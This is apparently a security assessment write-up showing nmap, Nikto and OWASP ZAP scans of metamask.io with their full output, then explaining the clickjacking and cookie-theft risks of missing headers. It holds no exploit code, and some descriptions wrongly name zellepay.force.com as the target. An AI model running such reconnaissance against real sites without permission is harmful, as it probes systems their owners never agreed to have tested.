
3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities, configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools **like Nessus, OpenVAS, Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

i. Open ports services


Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The -p- option scans all 65,535 ports, while -A enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on **metamask.io**




```
┌──(kush㉿vbox)-[~]
└─$ nmap metamask.io
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 09:56 EDT
Nmap scan report for metamask.io (104.18.40.75)
Host is up (0.0071s latency).
Other addresses for metamask.io (not scanned): 172.64.147.181 2606:4700:4400::6812:284b 2606:4700:4400::ac40:93b5
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
```

Identify services running on open ports,



```
┌──(kush㉿vbox)-[~]
└─$ nmap -v metamask.io
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 09:57 EDT
Initiating Ping Scan at 09:57
Scanning metamask.io (172.64.147.181) [4 ports]
Completed Ping Scan at 09:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:57
Completed Parallel DNS resolution of 1 host. at 09:57, 0.05s elapsed
Initiating SYN Stealth Scan at 09:57
Scanning metamask.io (172.64.147.181) [1000 ports]
Discovered open port 25/tcp on 172.64.147.181
Discovered open port 8080/tcp on 172.64.147.181
Discovered open port 443/tcp on 172.64.147.181
Discovered open port 80/tcp on 172.64.147.181
Discovered open port 5060/tcp on 172.64.147.181
Discovered open port 8443/tcp on 172.64.147.181
Discovered open port 2000/tcp on 172.64.147.181
Completed SYN Stealth Scan at 09:58, 5.20s elapsed (1000 total ports)
Nmap scan report for metamask.io (172.64.147.181)
Host is up (0.0070s latency).
Other addresses for metamask.io (not scanned): 104.18.40.75 2606:4700:4400::ac40:93b5 2606:4700:4400::6812:284b
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip
8080/tcp open  http-proxy
8443/tcp open  https-alt

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
           Raw packets sent: 1998 (87.884KB) | Rcvd: 11 (468B)
```


To get more detailed information, including **operating system detection**



```
┌──(kush㉿vbox)-[~]
└─$ nmap -A metamask.io
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 09:59 EDT
Nmap scan report for metamask.io (104.18.40.75)
Host is up (0.0022s latency).
Other addresses for metamask.io (not scanned): 172.64.147.181 2606:4700:4400::6812:284b 2606:4700:4400::ac40:93b5
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
| fingerprint-strings:
|   GenericLines:
|     500 Syntax error, command unrecognized
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|     Content-Type: text/html; charset="utf-8"
|     Content-Length: 13708
|     Connection: Close
|     <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height:
 100%; font-family: Helvetica, Arial, sans-serif; color: #6a6a6a; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=searc
h], input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
|   Hello:
|_    552 Invalid domain name in EHLO command.
80/tcp   open  http        Cloudflare http proxy
|_http-title: Did not follow redirect to https://metamask.io/
|_http-server-header: cloudflare
443/tcp  open  ssl/http    Cloudflare http proxy
| ssl-cert: Subject: commonName=metamask.io
| Subject Alternative Name: DNS:metamask.io, DNS:*.metamask.io
| Not valid before: 2025-04-11T13:02:14
|_Not valid after:  2025-07-10T14:01:50
|_http-title: MetaMask: The Leading Crypto Wallet Platform, Blockchain Wallet
|_http-server-header: cloudflare
| http-robots.txt: 3 disallowed entries
|_/storybook /playground /stylesheet
2000/tcp open  cisco-sccp?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|     Content-Type: text/html; charset="utf-8"
|     Content-Length: 13708
|     Connection: Close
|_    <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height:
 100%; font-family: Helvetica, Arial, sans-serif; color: #6a6a6a; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=searc
h], input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
5060/tcp open  sip?
```


ii. **Web vulnerabilities**
Nikto is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700 vulnerabilities, including misconfigured files, outdated server software, and security holes.

Nikto -h metasmask.io using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.




```
┌──(kush㉿vbox)-[~]
└─$ nikto -h metamask.io
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 172.64.147.181, 104.18.40.75, 2606:4700:4400::ac40:93b5, 2606:4700:4400::6812:284b
+ Target IP:          172.64.147.181
+ Target Hostname:    metamask.io
+ Target Port:        80
+ Start Time:         2025-04-24 13:52:56 (GMT-4)
---------------------------------------------------------------------------
+ Server: cloudflare
+ /:  IP address found in the '__cf_bm' cookie. The IP is "1.0.1.1".
+ /: IP address found in the 'set-cookie' header. The IP is "1.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ Root page / redirects to: https://metamask.io/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /database.tar.gz: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vuln
erabilities/missing-content-type-header/
+ /cdn-cgi/trace: Retrieved access-control-allow-origin header: *.
+ /cdn-cgi/trace: Cloudflare trace CGI found, which may leak some system information.
+ 7962 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-04-24 14:02:45 (GMT-4) (589 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Scans both HTTP and HTTPS,



```
┌──(kush㉿vbox)-[~]
└─$ nikto -h metamask.io -p 80,443
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 104.18.40.75, 172.64.147.181, 2606:4700:4400::6812:284b, 2606:4700:4400::ac40:93b5
+ Multiple IPs found: 104.18.40.75, 172.64.147.181, 2606:4700:4400::ac40:93b5, 2606:4700:4400::6812:284b
+ Target IP:          104.18.40.75
+ Target Hostname:    metamask.io
+ Target Port:        80
+ Start Time:         2025-04-24 23:18:37 (GMT-4)
---------------------------------------------------------------------------
+ Server: cloudflare
+ /:  IP address found in the '__cf_bm' cookie. The IP is "1.0.1.1".
+ /: IP address found in the 'set-cookie' header. The IP is "1.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ Root page / redirects to: https://metamask.io/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-04-24 23:25:41 (GMT-4) (424 seconds)
---------------------------------------------------------------------------
+ Target IP:          104.18.40.75
+ Target Hostname:    metamask.io
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=metamask.io
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=Google Trust Services/CN=WE1
+ Start Time:         2025-04-24 23:25:41 (GMT-4)
---------------------------------------------------------------------------
+ Server: cloudflare
+ /: Cookie NEXT_LOCALE created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie NEXT_LOCALE created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Retrieved x-powered-by header: Next.js.
+ /: IP address found in the 'x-vercel-id' header. The IP is "1::f". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /: Drupal Link header found with value: </_next/static/media/18811c6af43a7bb4-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/1f5a5afe530cf531-s.p.woff2>; rel=preload; as="font"; crossorigin
=""; type="font/woff2", </_next/static/media/a757f97c389def12-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/cb500b236c271263-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/wo
ff2", </_next/static/media/cbb70915db1e6525-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2". See: https://www.drupal.org/
+ /: Uncommon header 'x-country' found, with contents: LK.
+ /: Uncommon header 'x-nonce' found, with contents: YzMyN2U0OTUtNmViNi00ZjY4LWJkOGEtOTllM2VkYThhMDM1.
+ /: Uncommon header 'x-vercel-id' found, with contents: sin1::fra1::n56br-1745551551410-1fca5cb98126.
+ /: Uncommon header 'x-next-pathname' found, with contents: /.
+ /: Uncommon header 'x-vercel-cache' found, with contents: MISS.
+ /: Uncommon header 'x-locale' found, with contents: en.
+ /: Uncommon header 'x-matched-path' found, with contents: /[locale].
+ /zY4kvCFV/: Uncommon header 'refresh' found, with contents: 0;url=/zY4kvCFV.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Retrieved access-control-allow-origin header: *.
+ /robots.txt: Uncommon header 'content-disposition' found, with contents: inline.
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
```

nikto -h https://metamask.io -ssl using this command runs a **Nikto** scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.



```
┌──(kush㉿vbox)-[~]
└─$ nikto -h metamask.io -ssl
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 172.64.147.181, 104.18.40.75, 2606:4700:4400::6812:284b, 2606:4700:4400::ac40:93b5
+ Target IP:          172.64.147.181
+ Target Hostname:    metamask.io
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=metamask.io
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=Google Trust Services/CN=WE1
+ Start Time:         2025-04-24 23:28:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: cloudflare
+ /: Cookie NEXT_LOCALE created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie NEXT_LOCALE created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /:  IP address found in the '__cf_bm' cookie. The IP is "1.0.1.1".
+ /: Retrieved x-powered-by header: Next.js.
+ /: IP address found in the 'x-vercel-id' header. The IP is "1::f". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /: IP address found in the 'x-vercel-id' header. The IP is "1::f4f". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /: Drupal Link header found with value: </_next/static/media/18811c6af43a7bb4-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/1f5a5afe530cf531-s.p.woff2>; rel=preload; as="font"; crossorigin
=""; type="font/woff2", </_next/static/media/a757f97c389def12-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/cb500b236c271263-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/wo
ff2", </_next/static/media/cbb70915db1e6525-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2". See: https://www.drupal.org/
+ /: Uncommon header 'x-locale' found, with contents: en.
+ /: Uncommon header 'x-vercel-cache' found, with contents: MISS.
+ /: Uncommon header 'x-next-pathname' found, with contents: /.
+ /: Uncommon header 'x-country' found, with contents: LK.
+ /: Uncommon header 'x-matched-path' found, with contents: /[locale].
+ /: Uncommon header 'x-vercel-id' found, with contents: sin1::fra1::f4fh7-1745551737285-07af6e604c70.
+ /: Uncommon header 'x-nonce' found, with contents: MmIwYmQ1ODgtNTNhNS00ZTIzLTg3ZTQtMGViYWRjYTNmYWY4.
+ /DINrSgHD/: Uncommon header 'refresh' found, with contents: 0;url=/DINrSgHD.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Retrieved access-control-allow-origin header: *.
+ /robots.txt: Uncommon header 'content-disposition' found, with contents: inline.
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect: SSL negotiation failed: error:0A000410:SSL routines::ssl/tls alert handshake failure at /var/lib/nikto/plugins/LW2.pm line 5254.
```

Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.

OWASP ZAP


The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Man-in-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

1. Automated Scan: Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.

2. Manual Explore: Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.



Untitled Session - 20250425-084455 - ZAP 2.16.1

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://metamask.io

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox

Progress: Attack complete - see the Alerts tab for details of any issues found

After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

iii. Web server misconfigurations

Detailed Analysis of Missing Security Headers

1. Missing X-Frame-Options Header

Risk: The absence of the X-Frame-Options header makes the website potentially vulnerable to **clickjacking attacks**.

Impact:

- An attacker can embed the website inside an invisible or disguised <**iframe>** on a malicious page.
- Users may unknowingly interact with hidden UI elements (ex:-clicking buttons that perform unintended actions like fund transfers or password changes).
- This could lead to unauthorized transactions, account takeovers, or phishing scams if sensitive actions are exposed.

Detailed Analysis of Cookie Security Issues

1. **Problem: Missing HttpOnly Flag on Cokkies**

Risk: When the HttpOnly attribute is not set on cookies, JavaScript running in the browser can access those cookies using document.cookie**.**

- Since these cookies lack the **HttpOnly** flag, they can be accessed via **JavaScript** (ex:- document.cookie).
- If the site has an **XSS (Cross-Site Scripting) vulnerability**, an attacker could **steal these cookies** and hijack user sessions.
- Even if the cookies are non-sensitive (like consent policies), their exposure increases attack surface.


Impact:

- **Session Hijacking**: If these cookies are used for authentication, attackers could impersonate users.
- **Privacy Violations**: Cookie theft could reveal user preferences or tracking data.

4. **Exploitation & Validation**

Cross-Domain Misconfiguration Attack Analysis

